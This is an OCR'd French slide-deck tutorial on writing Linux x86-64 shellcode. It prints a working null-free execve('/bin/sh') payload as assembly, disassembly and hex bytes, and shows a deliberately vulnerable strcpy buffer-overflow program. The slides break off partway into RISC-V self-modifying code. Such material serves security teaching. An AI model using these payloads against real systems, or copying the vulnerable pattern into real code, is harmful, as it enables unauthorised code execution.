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# Writing shellcodes for dummies

Introduction au shellcoding

@voydstack

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
???


\x48\x31\xf6\x56\x5a\x56\x48\xbf\x2f\x62
\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7
\x6a\x3b\x58\x0f\x05


user@workstation:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)

**Définition:** Un shellcode est une chaîne de caractères qui représente un **code binaire exécutable**.

**(Source: Wikipédia)**

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
```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    xor rsi, rsi
    push rsi
    pop rdx

    push rsi
    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp

    push 0x3b
    pop rax ; SYS_execve
    syscall
```



assemblage

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 31 f6                xor    rsi,rsi
  401003:       56                      push   rsi
  401004:       5a                      pop    rdx
  401005:       56                      push   rsi
  401006:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f2f6e69622f
  40100d:       2f 73 68
  401010:       57                      push   rdi
  401011:       48 89 e7                mov    rdi,rsp
  401014:       6a 3b                   push   0x3b
  401016:       58                      pop    rax
  401017:       0f 05                   syscall
```

```
\x48\x31\xf6\x56\x5a\x56\x48\xbf\x2f\x62
\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7
\x6a\x3b\x58\x0f\x05
```

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
# Un shellcode va être propre à:




Une architecture CPU
(x86, x64, ARM, ...)

nécessite des instructions machines valides pour le processeur

Un système d'exploitation

les appels systèmes ne sont pas implémentés de la même manière

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## Ok, mais à quoi ça sert ?

- **Obtenir un shell** (distant ou non) sur une machine
  - en réalité on peut faire ce que l'on veut

- Nécessite de pouvoir faire **exécuter arbitrairement du code** à un programme
  - Via l'exploitation d'une vulnérabilité de corruption de mémoire
    - Stack Buffer Overflow
    - Use After Free
    - Heap Buffer Overflow
    - ...

- Le shellcode dispose alors du **même niveau de privilèges** que le programme corrompu

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
# Stack Buffer Overflow 101

```c
int main(int argc, char **argv) {
    char buffer[0x20];

    strcpy(buffer, argv[1]); // Buffer Overflow

    return 0;
}
```

# Stack Buffer Overflow 101




Nécessite que la pile soit **RWX**

Source: https://beta.hackndo.com/buffer-overflow/

# Pourquoi en écrire ?

- **Comprendre** comment sont faits les shellcodes
  - et ne pas les copier / coller bêtement
- **Débugger** plus facilement un exploit / être plus autonome
- **Et pourquoi pas ?**
  - Introduction au langage d'assemblage
  - Découverte de nouvelles architectures CPU
  - Pour le fun!

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
# Et comment on fait ?

- **Quelques outils nécessaires:**
  - Un assembleur (**as, gcc, nasm**)
  - La suite **binutils** (**objdump, objcopy, ...**)
  - Un debugger (**gdb**)
  - Un éditeur de texte
  - De la patience

- Valable pour Linux, mais outils similaires sous Windows

# Le coeur d’un shellcode: les appels systèmes




Source: https://www.linuxbnb.net/home/adding-a-system-call-to-linux-arm-architecture/

# Exemple: lecture simpliste d’un fichier

```c
int main(int argc, char **argv) {
    char buffer[0x100] = {0};

    int filefd = open("/etc/passwd", O_RDONLY);
    ssize_t count = read(filefd, buffer, sizeof buffer - 1);
    write(STDOUT_FILENO, buffer, count);

    close(filefd);

    return 0;
}
```

```
user@workstation:~$ strace ./readfile

---SNIP---

openat(AT_FDCWD, "/etc/passwd", O_RDONLY) = 3
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 255) = 255
write(1, "root:x:0:0:root:/root:/bin/bash\n"..., 255) = 255
close(3)

---SNIP---
```

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# L’instruction syscall

```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    xor rsi, rsi
    push rsi
    pop rdx

    push rsi
    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp

    push 0x3b
    pop rax ; SYS_execve
    syscall
```

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# Convention d’appel pour Linux x64

| %rax | System call | %rdi | %rsi | %rdx | %r10 | %r8 |
|---|---|---|---|---|---|---|
| 0 | sys_read | unsigned int fd | char *buf | size_t count | | |
| 1 | sys_write | unsigned int fd | const char *buf | size_t count | | |
| 2 | sys_open | const char *filename | int flags | int mode | | |
| 3 | sys_close | unsigned int fd | | | | |
| 4 | sys_stat | const char *filename | struct stat *statbuf | | | |
| 5 | sys_fstat | unsigned int fd | struct stat *statbuf | | | |
| 6 | sys_lstat | fconst char *filename | struct stat *statbuf | | | |
| 7 | sys_poll | struct poll_fd *ufds | unsigned int nfds | long timeout_msecs | | |
| 8 | sys_lseek | unsigned int fd | off_t offset | unsigned int origin | | |
| 9 | sys_mmap | unsigned long addr | unsigned long len | unsigned long prot | unsigned long flags | unsigned long fd |

Source: https://github.com/Hackndo/misc/blob/master/syscalls64.md

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# Exécution d'un shell !

```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    mov rdi, 0x68732f6e69622f ; /bin/sh
    push rdi
    mov rdi, rsp ; rdi = "/bin/sh"

    mov rsi, 0x0 ; rsi = 0x0
    mov rdx, 0x0 ; rdx = 0x0

    mov rax, 0x3b ; rax = 59 = SYS_execve
    syscall
```

On souhaite exécuter **`execve("/bin/sh", NULL, NULL)`**

| %rax | System call | %rdi | %rsi | %rdx |
|---|---|---|---|---|
| 59 | sys_execve | const char *filename | const char *const argv[] | const char *const envp[] |

**`rax = SYS_execve = 0x3b = 59`**
**`rdi = "/bin/sh"`**
**`rsi = NULL`**
**`rdx = NULL`**

# Exécution d’un shell !

```
bits 64
section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    mov rdi, 0x68732f6e69622f ; /bin/sh
    push rdi
    mov rdi, rsp ; rdi = "/bin/sh"

    mov rsi, 0x0 ; rsi = 0x0
    mov rdx, 0x0 ; rdx = 0x0

    mov rax, 0x3b ; rax = 59 = SYS_execve
    syscall
```

```
nasm -f elf64 shellcode.asm -o shellcode.o
ld shellcode.o -o shellcode
objdump -d -Mintel ./shellcode
```

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       be 00 00 00 00          mov    esi,0x0
  401013:       ba 00 00 00 00          mov    edx,0x0
  401018:       b8 3b 00 00 00          mov    eax,0x3b
  40101d:       0f 05                   syscall
```

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# Exécution d’un shell !

```
user@workstation:~$ ./shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

```
user@workstation:~$ strace ./shellcode

---SNIP---

execve("/bin/sh", NULL, NULL) = 0

---SNIP---
```

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# Et avec notre programme vulnérable ?

```c
int main(int argc, char **argv) {
    char buffer[0x20];

    strcpy(buffer, argv[1]); // Buffer Overflow

    return 0;
}
```


```
char *strcpy(char *dest, const char *src);
```

The strcpy() function copies the string pointed to by src, including the terminating null byte ('\0'), to the buffer pointed to by dest.

| H | A | C | K | \0 |
|---|---|---|---|---|

```
Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f6e69622f
  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       be 00 00 00 00          mov    esi,0x0
  401013:       ba 00 00 00 00          mov    edx,0x0
  401018:       b8 3b 00 00 00          mov    eax,0x3b
  40101d:       0f 05                   syscall
```



lol not even close

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  40101d:       0f 05                   syscall
```

- $X \oplus X = 0$
- $X - X = 0$
- $X \bmod X = 0$

D’autres moyens pour mettre un registre à 0 ?

```
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  401007:       73 68 00
  40100a:       57                      push   rdi
  40100b:       48 89 e7                mov    rdi,rsp
  40100e:       48 31 f6                xor    rsi,rsi
  401011:       48 31 d2                xor    rdx,rdx
  401014:       b8 3b 00 00 00          mov    eax,0x3b
  401019:       0f 05                   syscall
```

```
user@workstation:~$ ./shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

```
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

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

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  40100e:       48 31 f6                xor    rsi,rsi
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  401014:       b8 3b 00 00 00          mov    eax,0x3b
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

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```
bits 64
section .text
global _start

_start:


        ; execve("/bin/sh", NULL, NULL)

        xor rsi, rsi ; rsi = 0x0
        xor rdx, rdx ; rdx = 0x0

        push rdx

        mov rdi, 0x68732f2f6e69622f ; /bin//sh
        push rdi
        mov rdi, rsp ; rdi = "/bin//sh"

        mov rax, 0x3b ; rax = 59 = SYS_execve
        syscall
```



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Disassembly of section .text:

0000000000401000 <_start>:
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  401007:       48 bf 2f 62 69 6e 2f    movabs rdi,0x68732f2f6e69622f
  40100e:       2f 73 68
  401011:       57                      push   rdi
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  401015:       b8 3b 00 00 00          mov    eax,0x3b
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
```



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

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  40100e:       2f 73 68
  401011:       57                      push   rdi
  401012:       48 89 e7                mov    rdi,rsp
  401015:       b8 3b 00 00 00          mov    eax,0x3b
  40101a:       0f 05                   syscall
```

| eax | | | |
|---|---|---|---|
| 16 octets | | ax | |
| 8 octets | 8 octets | ah | al |

| | | | |
|---|---|---|---|
| 0x00 | 0x00 | 0x00 | 0x3b |

```
bits 64
section .text
global _start

_start:

        ; execve("/bin/sh", NULL, NULL)

        xor rsi, rsi ; rsi = 0x0
        xor rdx, rdx ; rdx = 0x0

        push rdx

        mov rdi, 0x68732f2f6e69622f ; /bin//sh
        push rdi
        mov rdi, rsp ; rdi = "/bin//sh"

        xor rax, rax
        mov al, 0x3b ; rax = 0x3b
        syscall
```

| eax | | | |
|---|---|---|---|
| 16 octets | | ax | |
| 8 octets | 8 octets | ah | al |

| | | | |
|---|---|---|---|
| 0x00 | 0x00 | 0x00 | 0x3b |

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  40100e:       2f 73 68
  401011:       57                      push   rdi
  401012:       48 89 e7                mov    rdi,rsp
  401015:       48 31 c0                xor    rax,rax
  401018:       b0 3b                   mov    al,0x3b
  40101a:       0f 05                   syscall
```

naild it

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# Fonctions usuelles

| Fonction | Caractère de fin d'entrée |
|---|---|
| **strcpy**, **strncpy**, … | **\0** (octet nul) |
| **read**, **gets**, **fgets**, … | **\n** (retour à la ligne) |
| **scanf("%s", buffer);** | **\x20** (espace) |

## Comment écrire un shellcode “universel” ?

- **Indépendant du contexte d’exécution**
  - Ne doit pas se baser sur la valeur d’un registre / variables globales / éléments initialement présents sur la pile / etc…
  - Doit pouvoir fonctionner n’importe où, n’importe quand

- Ne contient pas de **caractères interdits** dans une entrée utilisateur


- **Le plus court possible**
  - Plusieurs techniques possibles

# Cas particuliers: RISC-V et l'instruction ecall

- Permet d'effectuer un **appel système**
  - Donc essentielle au shellcode
- Ne prend **pas d'opérandes**
  - **On ne peut pas modifier l'encodage** de l'instruction

```
Disassembly of section .text:

0000000000010078 <_start>:
   10078:       00000073                ecall
```



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
# Cas particuliers: RISC-V et l'instruction ecall

- En général, on se situe dans une zone mémoire **RWX**
  - On peut toujours modifier son contenu
- Et si on **modifiait notre shellcode à l'exécution** avec notre shellcode !
- Problème: Il faut obtenir **l'adresse de notre shellcode**

# Obtenir l'adresse du shellcode

```
call X
  ⇔
ra = pc + 4
pc = pc + X
```




# Obtenir l'adresse du shellcode


```
.section .text
.global _start

_start:
    c.j X
    Y:
       # Notre shellcode


    X:
        call Y # ra = X + 4 = Z
```




# Et pour notre instruction ecall ?




# Et pour notre instruction ecall ?



# Et pour notre instruction ecall ?



# Et pour notre instruction ecall ?



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# Et pour notre instruction ecall ?

```
.section .text
.global _start

_start:
    c.j X
    Y:
        # Notre shellcode
        c.li s0, -1 # s0 = 0xffffffff
        lw s1, -0x8(ra) # s1 = 0xffffff8c
